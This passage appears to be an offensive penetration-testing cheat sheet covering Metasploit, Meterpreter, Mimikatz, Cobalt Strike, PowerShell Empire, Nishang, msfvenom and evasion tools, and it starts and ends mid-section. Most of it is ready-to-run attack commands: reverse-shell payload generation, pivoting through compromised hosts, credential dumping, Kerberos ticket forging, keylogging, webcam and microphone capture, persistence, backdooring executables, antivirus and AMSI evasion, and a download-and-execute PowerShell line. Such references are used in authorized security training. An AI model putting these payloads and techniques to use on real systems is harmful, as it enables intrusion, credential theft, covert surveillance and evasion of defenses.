iptables –I INPUT 2 –p tcp --dport 41972 –j ACCEPT    :INPUT 1 would be top of list
iptables –I FORWARD 2 –p tcp --dport 41972 –j ACCEPT
iptables –I OUTPUT 2 –p tcp --dport 41972 –j ACCEPT
```

Exploit example launch

```
msfconsole; use exploit/windows/smb/psexec; set SMBUser <user>; set SMBPass <pass>
set LHOST 10.10.1.40; set LPORT 41972
set RHOST 127.0.0.1; set RPORT 52735
set payload windows/x64/meterpreter/reverse_https
exploit
```

SSH Dynamic Forwarding & Proxy Chain

```
*Example: We have compromised public facing server w/ssh running
ssh –D 8080 root@admin.megacorpone.com  :dynamic forward
netstat –antp |grep 8080                :shows tunnel on our attack machine
nano /etc/proxychains.conf              :add “socks4 127.0.0.1 8080”
proxychains nmap –p 3389 –sT –Pn 172.16.40.18-22 –open  :do a TCP Connect Scan on the
on-routable ips via our compromised ssh server
proxychains rdesktop 172.16.40.20       :RDP to non-routable ip via compromised ssh svr
```

Netcat Relays on Windows

```
To start, enter a temporary directory where we will create .bat files:
C:\> cd c:\temp
```

Listener to Client Relay:

```
C:\>encho nc <TargetIPaddr> <port> > relay.bat
C:\> nc –l –p <LocalPort> -e relay.bat
```

Create a relay that sends packets from the local port <LocalPort> to a Netcat Client connected on <TargetIPAddr> on port <port>

Listener to Listener Relay:

```
C:\> echo nc –l –p <LocalPort_2> > relay.bat
C:\> nc –l –p <LocalPort_1> -e relay.bat
```

Create a relay that will send packets from any connection on <LocalPort_1> to any connection on <LocalPort_2>

Client to Client Relay

```
C:\> echo nc <NextHopIPAddr> <port 2> > relay.bat
C:\> nc <PreviousHopIPaddr> <port> -e relay.bat
```

Create a relay that will send packets from the connection to <PreviousHopIPAddr> on port <port> to a Netcat Client connected to <NextHopIPAddr> on port <port2>

HTTP Tunneling (possibly bypass stateful inspection f/w)

```
nc –vvn <ip> <port>
```

Traffic Encapsulation (possibly bypass deep packet inspection)

```
http_tunnel
stunnel
```

Metasploit

Key

Do NOT drop into a shell in meterpreter, you will get caught for sure. You can run commands without dropping into shell.

Basic Commands

/etc /init.d/postgresql start	:MSF service required
/etc/init.d/metasploit start	:MSF service required
update-rc.d postgresql enable	:auto boot postgresql svc
update-rc.d metasploit enable	:auto boot metasploit svc
msfconsole	:starts metasploit-framework
armitage	:3rd party GUI to MSF
help	:help
show exploits	:
search type:exploits psexec	:search exploits for psexec
show auxiliary	:various tasks, info gather, scan, etc
show payloads	:
show options	:
info	:ie info exploit/windows/smb/psexec
setg RHOSTS <ip>; setg THREADS 10	:setg sets global variables
back	:return from auxiliary module
exploit -j	:run exploit in background
jobs	:show running jobs
sessions -l	:show list of sessions
sessions -i <#>	:interact with session
sessions -K	:kill all sessions
background	:send session to background
Cntrl+Z	:exit session and go back to msfconsole
l	:clear

Meterpreter Commands

help	:summary of commands
exit	:or quit works too
?	:meterpreter full commands
migrate	:migrate to stable process such as lsass
sysinfo	:system name & OS running on
list_tokens -u	:view all tokes at or below priv level
steal_token <pid>	:find pid w/ps, then getpid/getuid
drop_token	:releases stolen token & returns to prev
getpid; getuid; ps; kill; execute	:common process commands
getprivs	:pull as many additional privs as possbl
getsystem	:try if getprivs doesn't work
migrate	:migrate meterpreter to a stabler proc
reg	:read or write to memory
cd; lcd; pwd; ls; cat; mkdir; rmdir	:basic file system commands
cat	:display content files
download/upload	:move file to/from machine
ipconfig; route	:networking commands
portfwd add -l 1234 -p 4444 -r <SecondTarget>	:set up port forward; first target=proxy
screenshot -p <file.jpg>	:take a screenshot of the victim
idletime	:time GUI has been idle
uictl <enable/disable> <keyboard/mouse>	:don't do during pen tests
webcam_list; webcam_snap	:webcam options
record_mic -d #	:record microphone # of seconds
keyscan_start; keyscan dump; keyscan_stop	:keystroke logger
use priv	:use the ext_server_priv module
getsystem -t 0	:priv escalation 0 tries all - priv mod
hashdump	:dump hashes from SAM - priv mod
run hashdump	:pull hashes from registry
timestomp	:modify date/times - priv mod
clearev	:clear logs; DON'T RUN THIS
persistence.rb/run persistence -h	:worked great on Win7,Win10 not as much - go into code and change HKCU to HKLM so it runs LocalMachine instead of CurrentUser

```
shutdown & reboot                              :
```

Post Gather Scripts

```
get_system, getprivs, Keylog_recorder arp_scanner, checkvm, credential_collector,
dumplinks, enum_applications, enum_logged_on_users, enum_shares,enum_snmp, hashdump,
usb_history,local_exploit_suggestor, enum_configs, enum_network, enum_protections, use
incognito; list_tokens –u (check for local admins)
```

Post Manage

```
autoroute, delete_user, migrate, multi_meterpreter_inject
```

Kiwi/Mimikatz

```
load mimikatz
creds_all                                      :runs all creds scripts
help kiwi                 :other useful cmds like golden_ticket_create, lsadump
lsa(domain creds)-have to be in domain account process, lsadump sam (local)-have to be
in local machine privileged process
KERBEROS::Golden                               :create golden/silver tickets
KERBEROS::List                                 :List tickets in memory; similar>klist
KERBEROS::PTT                                  :Pass the ticket
LSADUMP::DCSync                                :ask DC to shnc object
LSADUMP::LSA                                   :ask LSA svr to retrieve SAM/AD
LSADUMP::SAM                                   :get syskey & decrypt SAM from reg/hive
LSADUMP::Trust                                 :ask LSA svr for Trust Auth Info
MISC:AddSid                                    :add SIDHistory to user accnt
MISC:MemSSP                                    :inject bad WinSSP to log lcl auth creds
MISC::Skeleton                                 :secondary password backup
PRIVILEGE::Debug                               :get debug rights
SEKURLSA::Ekeys                                :list Kerberos encryption keys
SEKURLSA:Kerberos                              :list Kerb creds for all auth users
SEKURLSA::Krbgt                                :inject Skel key to LSASS on DC
SEKURLSA::Pth                                  :PasstHash & OverPasstheHash
SEKURLSA::Tickets                              :list all avail Kerberos tickets
TOKEN::List                                    :list all tokens of sys
TOKEN::Elevate                                 :impers token, elev to SYSTEM/Dom Admin
TOKEN::Elevate /domainadmin                    :impersonate token w/Dom Admin creds
```

MetaSploit Database Services

```
hosts                                          :display info about discovered hosts
hosts –c address,os_flavor                     :search for certain properties of hosts
dbnmap 192.168.31.200-254 --top-ports 20       :scan hosts into MSF db w/nmap
services –p 443                                :search MSF for machines w/ports open
db_export                                      :dump contents of database to flat file
creds                                          :creds collected
loot                                           :post mods-creds from browser, ssh key..
```

MSF Multi/Handler (Accept various incoming connections)

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
show options
set LHOST 192.168.0.5
set LPORT 443
exploit
```

*then once your listener is set up execute your callback

**alternately you could try to set a payload like "set payload linux/x86/shell/reverse_tcp", then once you connect background the session (Cntrl+Z), and "sessions –u #" will upgrade your reverse shell to a meterpreter shell. Then sessions –i # to interact with that upgraded session.

Webdav Vulnerabilities (often poorly configured and easy targets)

```
use auxiliary/scanner/http/webdav_scanner      :sets the webdav scanner
show options                                   :parameters required to run this mod
run                                            :run the module
```

SNMP Enumeration

```
search snmp                                    :list exploits & modules
use auxiliary/scanner/snmp/snmp_enum           :select snmp enumeration scan
```

```
info                                           :read info about it
show options                                   :parameters required to run this mod
set RHOSTS <ip_range>; set THREADS 10          :set parameters
run                                            :run the module
```

SMB Version Scanner

```
search smb                                     :list exploits & modules
use auxiliary/scanner/smb/smb_version          :select smb version scan
info                                           :read info about it
show options                                   :parameters required to run this mod
set RHOSTS <ip_range>; set THREADS 10          : set parameters
run                                            :run module
```

Eternal Blue Example (MS17-010)

```
msfconsole; use auxiliary/scanner/smb/smb_ms17_010; show options, set rhosts <ip>; run
use exploit/windows/smb/ms17_010_psexec; set rhost <target_ip>; exploit
meterpreter> cd C:\\windows\\system32\\drivers\\etc\\       :\ escapes
```

MetaSploit PSExec (Needs creds & local admin but one of the most commonly used exploits)

```
msfconsole                                     :start it up
use exploit/windows/smb/psexec                 :select our psexec module
show options, set RHOST, set RPORT, set SMBUser, set SMBPass, set SMBDomain
exploit
*if psexec doesn't work Veil-Catapult is useful is psexec fails
```

Pop3 Exploit Example

```
search pop3                                    :list pop3 exploits & modules
use exploit/windows/pop3/seattlelab_pass       :Seattle Lab Mail 5.5 Example exploit
set PAYLOAD windows/ <tab>                     :show all windows payload options
set PAYLOAD windows/shell_reverse_tcp          :select reverse shell
show options                                   :show parameters needing to be added
set RHOST <remote_ip>; set LHOST <attacker_ip> :set parameters
set LPORT 443
exploit
```

Meterpreter Reverse_HTTPS Payload (small & most commonly used)

```
use exploit/windows/pop3/seattlelab_pass       :Seattle Lab Mail 5.5 Example exploit
set PAYLOAD windows/met <tab>                  :show all windows meterpreter payloads
set PAYLOAD windows/meterpreter/reverse_https  :set the meterpreter payload for windows
show options                                   :show parameters needing to be added
exploit
help                                           :show options once you get shell
sysinfo                                        :queries basic parameters of computer
getuid                                         :permissions of session on machine
search -f *pass*.txt                           :search file system for passwords file
upload /usr/share/windows-binaries/nc.exe c:\\Users\\Offsec :upload files to target
download c:\\Windows\\system32\\calc.exe /tmp/calc.exe :download file from target
shell                                          :start cmd prompt on victim machine;if
our shell dies we can simply spawn another sessions
ftp 127.0.0.1
exit -y                                        :shut down Meterpreter session
```

Meterpreter Reverse_HTTPS Payload

```
use windows/meterpreter/reverse_https          :select reverse_https
info                                           :exploit info
use windows/meterpreter/reverse_tcp_allports   :Attempts to connect back on all ports -
handy when you're not sure what egress firewall ports are in place
```

Add Exploits to MetaSploit

```
mkdir -p ~/.msf4/modules/exploits/windows/misc :make new directory
cd ~/.ms4/modules/exploits/windows/misc        :enter dir
cp /usr/share/metasploit-framework/modules/exploits/windows/pop3/seattlelab_pass.rb
./vulnserver.rb                                :copy over an exploit to mod
nano vulnserver.rb                             :edit exploit with our own
*Change payload space (in our case 800), Target Description, Ret (JMP ESP Address),
Offset, default RPORT, modify original exploit with our shell code
search vulnserver                              :search for exploit in metasploit
```

```
use exploit/windows/misc/vulnserver           :set our new exploit
set PAYLOAD windows/meterpreter/reverse_tcp   :payload
set LHOST <ip>; set LPORT 443;set RHOST <ip>  :set parameters
```

Resource Files (Automating Exploitation)

```
*Usually keep under /opt/metasploit/msf3/
echo use exploit/windows/smb/ms08_067_netapi > autoexploit.rc
echo set RHOST 192.168.1.155 >> autoexploit.rc
echo set PAYLOAD windows/meterpreter/reverse_tcp >> autoexploit.rc
echo set LHOST 192.168.1.101 >> autoexploit.rc
echo exploit >> autoexploit.rc
msfconsole
resource autoexploit.rc
```

Post Exploitation

```
search post … exploit                         :establish meterpreter session
sysinfo
background                                    :background session
use exploit/windows/local/service_permissions :we want to elevate permissions
show options
set SESSION 2                                 :set session 2
exploit
sessions –i 2                                 :enter into session
```

MetaSploit Port Forwarding

```
use <first_exploit>                           :set exploit to use
set PAYLOAD windows/meterpreter/bind_tcp      :set other variables too
exploit                                       :assume we exploit
background                                    :send to background
route add <2nd_victim_subnet> <netmask> <sid> :add pivot route
use <second_exploit>                          :prepare exploit for 2nd victim
set RHOST & PAYLOAD                           :set variables
exploit                                       :pivots exploit through 1st meterpreter
```

Tunneling MetaSploit Attack

```
Attacker(.60) -> Cmptr2(.40) → Target-Windows(.10)

Set up pipe
ssh user@10.10.1.40 –L52735:10.10.1.10:445 –R41972:127.0.0.1:41972
*-L =RPORT, -R=LPORT, -R IP =RHOST, -L IP=LHOST
*show advanced, if necessary set verifytarget false & set verifyarchitecture false
*alt background: ssh-fN user@10.10.1.40 -L52735:10.10.1.10:445 –R41972:127.0.0.1:41972

Modify Firewall on Unix Jump Box
ufw
sudo firewall-cmd --add-port=<-R port>/tcp –permanent
sudo firewall-cmd --reload
iptables
nano /etc/sysconfig/iptables
iptables –I INPUT 2 –p tcp --dport 41972 –j ACCEPT    :INPUT 1 would be top of list
iptables –I FORWARD 2 –p tcp --dport 41972 –j ACCEPT
iptables –I OUTPUT 2 –p tcp --dport 41972 –j ACCEPT


Exploit example launch
msfconsole; use exploit/windows/smb/psexec; set SMBUser <user>; set SMBPass <pass>
set LHOST 10.10.1.40; set LPORT 41972
set RHOST 127.0.0.1; set RPORT 52735
set payload windows/x64/meterpreter/reverse_https
exploit
```

Cobalt Strike

About Cobalt Strike

```
cobaltstrike.com
```

Setup

```
ifconfig eth0                                         :need to know ip to set up team svr
./teamserver <ip> <teampassword>  ~/Malleable-C2-Profiles/APT/havex.profile
                                                      :start team server with APT profile
./cobaltstrike                                        :start cobalt strike & connect to svr
```

Troubleshooting

apt-get update not working

```
first check and make sure your /etc/apt/sources.list has entries
wget -q -O https://archive.kali.org/archive-key.asc|apt-key add    :get public key
```

Incorrect Java version

```
Linux (Kali 2018.4, Ubuntu 18.04)
sudo apt-get update                                   :update APT
sudo apt-get install openjdk-11-jdk                   : Install OpenJDK 11 with APT
sudo update-java-alternatives -s java-1.11.0-openjdk-amd64 :Make OpenJDK 11 the
default

Importing certificates to Java Trust Store
```

PowerShell Empire

About PowerShell Empire

```
https://www.powershellempire.com
A PowerShell framework for pen testing from MimiKatz to token manipulation, lateral
movement, etc.
```

Troubleshooting PowerShell in General

```
Set-ExecutionPolicy Unrestricted
Enable-PSRemoting
netsh advfirewall set allprofiles state off

Invoke-PSRemoting (within PS Empire)
Usemodule lateral_movement/invoke_psremoting
Execute
Back

Remotely enable PSRemoting and Unrestricted PowerShell Execution using PsExec and
PSSession, then run PSRecon

    Option 1 -- WMI:
        PS C:\> wmic /node:"10.10.10.10" process call create "powershell -noprofile -
command Enable-PsRemoting -Force" -Credential Get-Credential

    Option 2 - PsExec:
        PS C:\> PsExec.exe \\10.10.10.10 -u [admin account name] -p [admin account
password] -h -d powershell.exe "Enable-PSRemoting -Force"

    Next...

        PS C:\> Test-WSMan 10.10.10.10
        PS C:\> Enter-PSSession 10.10.10.10
        [10.10.10.10]: PS C:\> Set-ExecutionPolicy Unrestricted -Force
```

Setup

```
./setup/install.sh                              :first setup script
./setup/setup_database.py                       :second setup script

./empire                                        :starts PS Empire
```

Listener

```
help                                            :man page
listeners                                       :listener mgmnt menu
list                                            :active listeners
info                                            :current set listener options
set Host http://ip:port                         :
./setup/cert.sh                                 :generate self signed cert for https
Execute                                         :start listener
```

Stager

```
usestager <tab>                                 :list avail stagers
set/unset/info <stager>                         :
generate                                        :generate output code
launcher <listener ID/name>                     :generate launcher for specific listnr
```

Agents

```
agents                                          :jump to agents menu
kill all                                        :kill all active agents
interact <agent_name>                           :
```

```
info/help                                     :once interacted
cd/upload/download/rename <new_name>          :once interacted
exit                                          :
```

Modules

```
usemodule <tab>                               :see available modules
searchmodule privesc                          :search module names/descriptions
usemodule situational_awareness/network/sharefinder
info                                          :
set <option>                                  :like set Domain test.local
set Agent <tab>                               :setting the agent option
execute                                       :execute module
back                                          :return to agent's menu
```

Import Script

```
scriptimport ./path/                          :bring your own
```

Credentials

```
mimikatz                             :run invoke-Mimikatz w/sekurlsa:logonpasswords
credenitals/mimikatz/*               :the rest of the mimikatz modules
creds                                :store and operate as golden ticket or silver
creds add domain <user> <password>   :manually add
creds remove all                     :drop all creds
creds export                         :export csv
creds krbtgt/plaintext/hash/searcTearm :filter creds in db by search term
creds plaintext                      :display all plaintext passwords
certs                                :export all current certificates
command                              :execute mimikatz command
lsadump                              :execute an lsadump (useful domain controllers)
trust_keys                           :extract current domain trust keys (dcs)
```

<u>Golden/Silver Ticket Example</u>

```
*Golden tickets are forged TGTs for a particular domain constructed using a domain's
SID and krbtgt has from a DC. Silver tickets are forged for a given service on a
particular server.
usemodule credentials/mimikatz/golden_ticket
creds
set CredID 1
set user Administrator
execute
User: <user>
hostname: name.domain / S-1-5-21…
Kerberos::golden /domain:<domain> /user:<user> /sid:<sid> /krbtgt:<krbtgt> /ptt

cifs                                 :command to allow access to files on server
host                                 :allows you to execute schtasks or WMI
creds
set CredID 2
execute
User: <user>
hostname: name.domain / S-1-5-21…
kerberos::golden /domain:<domain> /user:Administrator /service:cifs /sid:<SID>
/rc4:<rc4> /target:<target_host> /ptt

credentials/mimikatz/purge           :purge tickets
```

Enumeration (Situational Awareness)

```
situational_awareness/host/dnsserver    :module to enumerate DNS servers used by host
situational_awareness/host/computerdetails     :useful info about host
situational_awareness/host/winenum      :host enumeration without needing local admin
situational/awareness/network/arpscan   :ipv4 arp scan
situational/awareness/network/reverse_dns      :reverse-grind IPs to determine hostname
situational/awareness/network/portscan         :nmap style port scan
situational/awareness/network/netview          :flexible query hosts from given domain
situational/awareness/network/userhunter       :noisy enumeration
```

```
situational/awareness/network/stealth_userhunter :not as noisy enum
situational/awareness/network/sharefinder      :enumerate machines and shares
-set
CheckShareAccess/get_computer/get_domaincontroller/get_user/get_exploitable_systems/get
_localgroup/map_domaintrusts
```

Privilege Escalation

UAC (Vista-)

```
privesc/bypassuac                              :module to bypass UAC
agents                                         :list agents
interact <agent>                               :
bypassuac test                                 :bypass UAC
agents                                         :see the new agent available
```

UAC (Win7+)

```
list                                           :list agents
interact <agent>                               :
usemodule privesc/bypassuac_wscript            :set Listener test
execute
agents                                         : look for the new agent available
```

Privilege Escalation

```
/privesc/powerup/*                             :Escalation module
privesc/powerup/allchecks

privesc/gpp                                    :08 Windows Group Policy
Get-GPPPassword                                :automatically retrieve and decrypt
```

Keylogging

```
usemodule collection/keylogger                 :set keylogger
jobs                                           :when runs continuous
jobs kill <job_id>                             :kill a background job
```

Lateral Movement

Pass the Hash

```
dir \\computer.domain\C$                       :example trying to C$ but fails
creds                                          :list creds
pth 1                                          :pass the hash with credID 1
sekurlsa::pth /user:<user> /domain:<domain> /ntlm:<pass from creds> :note PID
steal_token <pid>                              :steal token from PID
dir \\computer.domain\C$                       :should work now
```

Invoke WMI

```
Install Empire Agents
usemodule lateral_movement/invoke_wmi          :from agent menu
set Listener NAME                              :
set ComputerName <target_name>                 :
execute
```

Set debugger for specified TargetBinary with remote execution

```
usemodule lateral_movement/invoke_wmi_debugger
set ComputerName <computer_name>
execute
```

Invoke-PsExec (not advised due to large footprint but still times useful)

```
usemodule susemodule situational_awareness/network/find_localadmin_access
execute
back
usemodule lateral_movement/invoke_psexec
set ComputerName <name>
set Listener test
execute
agents                                         :look for new agent
```

```
Invoke-PSRemoting
Usemodule lateral_movement/invoke_psremoting
Execute
Back
```

Persistence

```
PowerBreach (memory backdoor)
persistence/powerbreach/deaduser                    :check if account exists
persistence/powerbreach/eventlog                    :queries eventlog for trigger
persistence/powerbreach/resolver                    :resolves hostname & trigger IP

persistence/userland/* (Reboot-persistance)
persistence/userland/registry                       :sets registry value
persistence/userland/schtask                        :scheduled task

Elevated Persistence
persistence/elevated/registry                       :sets reg value
persistence/elevated/schtask                        :scheduled task
persistence/elevated/wmi                            :permanent WMI subscription

Misc
persistence/misc/add_sid_history                    :create shadow domain admin on DC
persistence/misc/skeleton_key                       :adds on DC
persistence/misc/memssp                             :Mimikatz mod log out authevents
persistence/misc/disable_machine/acct_change        :disable changing passwd
-but first mimikatz/credentials/logonpasswords; cleanup option also available
```

MSF Integration

```
Empire as a Payload
listeners                                           :show listeners
usestager dll test                                  :
set Arch x86
execute

in metasploit
user exploit/multi/handler
set payload windows/dllinject/reverse_http
set LHOST <ip>
set LPORT <port>
set DLL /tmp/launcher.dll
run

Foreign MSF Listeners
set Type meter                                      :to use a meterpreter listener
set Name meterpreter
info                                                :about meterpreter listener
execute
list
```

Misc

```
Process Injection
psinject <listener> <pid>
execute
list
```

PowerShell: Nishang

About Nishang

https://github.com/samratashok/nishang
Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security, penetration testing and red teaming.

Antivirus

Nishang scripts are flagged by many Anti Viruses as malicious. The scrripts on a target are meant to be used in memory which is very easy to do with PowerShell. Two basic methods to execute PowerShell scripts in memory:

Method 1. Use the in-memory dowload and execute: Use below command to execute a PowerShell script from a remote shell, meterpreter native shell, a web shell etc. and the function exported by it. All the scripts in Nishang export a function with same name in the current PowerShell session.

```
powershell iex (New-Object Net.WebClient).DownloadString('http:///Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress [IP] -Port [PortNo.]
```

Method 2. Use the -encodedcommand (or -e) parameter of PowerShell All the scripts in Nishang export a function with same name in the current PowerShell session. Therefore, make sure the function call is made in the script itself while using encodedcommand parameter from a non-PowerShell shell. For above example, add a function call (without quotes) "Invoke-PowerShellTcp -Reverse -IPAddress [IP] -Port [PortNo.]".

Encode the scrript using Invoke-Encode from Nishang:

```
PS C:\nishang> . \nishang\Utility\Invoke-Encode

PS C:\nishang> Invoke-Encode -DataToEncode C:\nishang\Shells\Invoke-PowerShellTcp.ps1 -
OutCommand

Encoded data written to .\encoded.txt

Encoded command written to .\encodedcommand.txt
```

From above, use the encoded script from encodedcommand.txt and run it on a target where commands could be executed (a remote shell, meterpreter native shell, a web shell etc.). Use it like below:

```
C:\Users\target> powershell -e [encodedscript]
```

If the scripts still get detected changing the function and parameter names and removing the help content will help.

In case Windows 10's AMSI is still blocking script execution, see this blog: http://www.labofapenetrationtester.com/2016/09/amsi.html

Antivirus

```
Import-Module C:\nishang\nishang.psm1                    :use Nishang a a module
Get-Command -Module nishang                              :list and use all functions
available
. .\Get-Information.ps1                                  :use individual scripts
Add-Exfiltration -ScriptPath                             :add exfiltration & pass to script
```

Payload Generation/AV Bypass

Exploit Notes

```
Don't forget about architecture mismatch (i.e. x86 payload with x64 bit exploit, etc) –
often indicated by timeout error. Msfvenom only has a couple x64 encoders.
```

Exploit Sources

```
https://www.exploit-db.com                          :Exploit Database
http://www.securityfocus.com                        :Security Focus
Common Packers: VMProtect, UPX, THemida, PELock, dotBundle, .netshirnk, Smart Packer
Pro
IExpress (or Shelter) – embed exe in another exe; Resource Hacker – make package look
more legit
 http://www.exploit-db.com
 http://1337day.com
 http://www.securiteam.com
 http://www.securityfocus.com
 http://www.exploitsearch.net
 http://metasploit.com/modules/
 http://securityreason.com
 http://seclists.org/fulldisclosure/
 http://www.google.com

 Finding more information regarding the exploit
 http://www.cvedetails.com
 http://packetstormsecurity.org/files/cve/[CVE]
 http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]
 http://www.vulnview.com/cve-details.php?cvename=[CVE]

 (Quick) "Common" exploits. Warning. Pre-compiled binaries files. Use at your own risk
 http://web.archive.org/web/20111118031158/http://tarantula.by.ru/localroot/
http://www.kecepatan.66ghz.com/file/local-root-exploit-priv9/
```

Find Exploits in Kali

```
searchsploit slmail; locate 643.c                   :Exploit db archive search; locate
i586-mingw32msvc-gcc slmail-win-fixed.c –lws2_32 –o s.exe    :cross windows compile
gcc –o mempodipper exploit.c;./mempodipper          :compile exploit-alternate way
wine s.exe <ip>
```

Veil-Evasion (more success against AV Evasion than msfvenom)

```
Veil-Evasion.py                                     :start
list                                                :list diff payloads it can generate
auxiliary/pyinstaller wrapper                       :convert to WAR(Java), AV Evasion method
auxiliary/pyinstaller_wrapper                       :convert to exe, AV Evasion method
info powershell/meterpreter/https                   :comparable to show options
clean                                               :clean previous payloads/configs
use powershell/meterpreter/https                    :select payload
options                                             :show options once payload selected
set LHOST <ip>                                      :same as in metasploit
generate                                            :final command to generate payload
exit                                                :exit Veil
msfconsole                                          :start metasploit
resource /usr/share/veil-output/handlers/file.rc:import veil-evasion file to metasploit
```

msfvenom (Payload Generator) – Reverse HTTPS allows you to traverse deep packet inspection & encrypted traffic

```
msfvenom –a <x86/x64> -platform <OS> -p <payload> -n <nop byte length> -e <encoder> -b
<hex values> -i <# of iterations> -f <output filetype> -v –smallest –o <outfilename>
*don't encode more than 3 iterations, make sure –o file ends with .exe for win, note
meterpreter_reverse_tcp common in training, not in real life-use reverse_https

msfvenom –p windows/meterpreter/reverse_https LHOST=192.168.10.5 LPORT=443 –f exe –o
met_https_reverse.exe
msfvenom --list encoders  :powershell_base64 works well for Win-uses Powershell 1.0
msfvenom --list formats   :
```

msfvenom (Payload Generator) – x64 Windows example

```
#set up our listener on attack box
msfconsole –x “use exploit/multi/handler;\
set LPORT 443;\
set LHOST <attacker_ip>;\
set exitonsession false;\
run -j”

msfvenom –a x64 --platform windows –p windows/x64/meterpreter_reverse_https –e
x64/zutto_dekiro –i 2 LHOST=<attack_ip> LPORT=443 –f exe –o name.exe
service apache2 start
cp name.exe /var/www/html/name.exe
*in this case we hosted a watering hole attack
```

MetaSploit PowerShell Reverse Shell (Need to run code on client box)

```
msfconsole
use exploit/multi/script/web_delivery
show targets
set target 2
set payload /windows/meterpreter/reverse_https
set LPORT 53                                :attack port
set SSL true
set LHOST <ip>                              :LHOST is attack machine
exploit                                     :run code from user
```

msfvenom (Payload Generator) Cheat Sheet from Lucian Nitescu

```
Binaries
msfvenom -p windows/meterpreter/reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT /
Forwarded PORT} -f exe > example.exe    Creates a simple TCP Payload for Windows
msfvenom -p windows/meterpreter/reverse_http LHOST={DNS / IP / VPS IP} LPORT={PORT /
Forwarded PORT} -f exe > example.exe    Creates a simple HTTP Payload for Windows
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT /
Forwarded PORT} -f elf > example.elf    Creates a simple TCP Shell for Linux
msfvenom -p osx/x86/shell_reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT / Forwarded
PORT} -f macho > example.macho   Creates a simple TCP Shell for Mac
msfvenom -p android/meterpreter/reverse/tcp LHOST={DNS / IP / VPS IP} LPORT={PORT /
Forwarded PORT} R > example.apk  Creats a simple TCP Payload for Android

Web Payloads
msfvenom -p php/meterpreter_reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT /
Forwarded PORT} -f raw > example.php    Creats a Simple TCP Shell for PHP
msfvenom -p windows/meterpreter/reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT /
Forwarded PORT} -f asp > example.asp    Creats a Simple TCP Shell for ASP
msfvenom -p java/jsp_shell_reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT /
Forwarded PORT} -f raw > example.jsp    Creats a Simple TCP Shell for Javascript
msfvenom -p java/jsp_shell_reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT /
Forwarded PORT} -f war > example.war    Creats a Simple TCP Shell for WAR

Windows Payloads
msfvenom -l encoders      :Lists all avalaible encoders
msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST={DNS / IP / VPS IP}
LPORT={PORT / Forwarded PORT} -f exe > example.exe   Binds an exe with a Payload
(Backdoors an exe)
msfvenom -p windows/meterpreter/reverse_tcp LHOST={DNS / IP / VPS IP} LPORT={PORT /
Forwarded PORT} -e x86/shikata_ga_nai -b ‘\x00’ -i 3 -f exe > example.exe  Creates a
simple TCP payload with shikata_ga_nai encoder
msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST={DNS / IP / VPS IP}
LPORT={PORT / Forwarded PORT} -e x86/shikata_ga_nai -i 3 -b “\x00” -f exe > example.exe
     Binds an exe with a Payload and encodes it

Meterpreter listener which pushes meterpreter when connected
sudo msfconsole
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost attacker_ip
lhost => 192.168.1.123
```

```
msf exploit(multi/handler) > set lport 443
lport => 443
msf exploit(multi/handler) > run
```

msfvenom (Payload Generator) Walkthrough Example

```
msfvenom –l                                         :
msfvenom –l payloads                                :autogenerate over 275 payloads
msfvenom –p windows/shell_reverse_tcp LHOST=<ip> LPORT=<port> -f c –e
x86/shikata_ga_nai –b "\x00\x0a\x0d"                :-e encodes, -b bad chars, -f c = C code
msfvenom –p windows/meterpreter/reverse_https LHOST=<ip> LPORT=443 –f exe --platform
windows --a x86 > /var/www/reverse_met_https        :create reverse https payload for 32 bit
Windows and output under the web directory
msfconsole (separate tab)                           :start metasploit to set up listener
use exploit/multi/handler                           :
set PAYLOAD windows/meterpreter/reverse_https       :we use this for a reverse listener
show options                                        :show parameters
set LHOST <ip>; set LPORT 443                       :set parameters
*wait for executable to trigger payload on target, then greeted with meterpretr session

Msfvenom –p windows/shell_reverse_tcp LHOST=192.168.10.5 LPORT=4444 –f exe –o
shell_reverse.exe                                   :another example of creating exe
```

Msfvenom Inject Payload into existing PE executable (OSCP Example) – Reduces chances of AV detection

```
msfvenom –p windows/shell_reverse_tcp LHOST=192.168.10.5 LPORT=4444 –f exe –e
x86/shikata_ga_nai –I 9 –x /usr/share/windows-binaries/plink.exe –o
shell_reverse_msf_encoded_embedded.exe
```

Shellter (AV detection; Shellcode Inject into native Windows apps)

```
https://www.shellterproject.com                     :shellcode injection tool
find 32 bit standalone legit exes
Try to scan using a multi-AV scanner (make sure no false positives)
If notification that exe is packed use a different one
If you are not sure about how to use Shellter, and what each feature does, then use the
Auto Mode
If you are just interested in bypassing the AV and execute your payload, hence not
looking at the Stealth Mode feature, then various uninstallers dropped by installed
programs might be what you need
```

PoshC2 (PowerShell Pen Testing Framework)

```
https://github.com/nettitude/PoshC2
powershell -exec bypass -c "IEX (New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/nettitude/PoshC
2/master/C2-Installer.ps1')"                        :install
```

Compile Exploits

```
gcc
wget -O exploit.c http://www.exploit-db.com/download/18411:dl exploit
gcc –o mempodipper exploit.c                        :compile exploit
./mempodipper                                       :run compiled exploit
mingw32
apt-get install mingw32                             :install mingw32
i586-mingw32msvc-gcc slmail-win-fixed.c –lws2_32 –o s.exe:mingw32 example
wine s.exe <ip>                                     :execute compiled example
pyinstaller                                         :install PyWin32 on Win to compile
python pyinstaller.py –onefile ms11-080.py          :compile python to executable
```

Compile Exploits w/MetaSploit OR MsfVenom to Avoid AV

Create payload, convert to python, convert to exe
Article by Mark Baggett

Create Payload w/MetaSploit
Metasploit has templates in the data/templates/src directory for DLLs, EXEs, and Windows Services. Start with them and modify them only as required to avoid your target's defenses. You can set the payload[SCSIZE] array to any shell code that meets your needs and compile it. There are plenty of options out there for shell code. You

can get several examples of shell code from exploit-db and many of them do not trigger antivirus software. For example:

```
$ cat data/templates/src/pe/exe/template.c
#include &lt;stdio.h&gt;
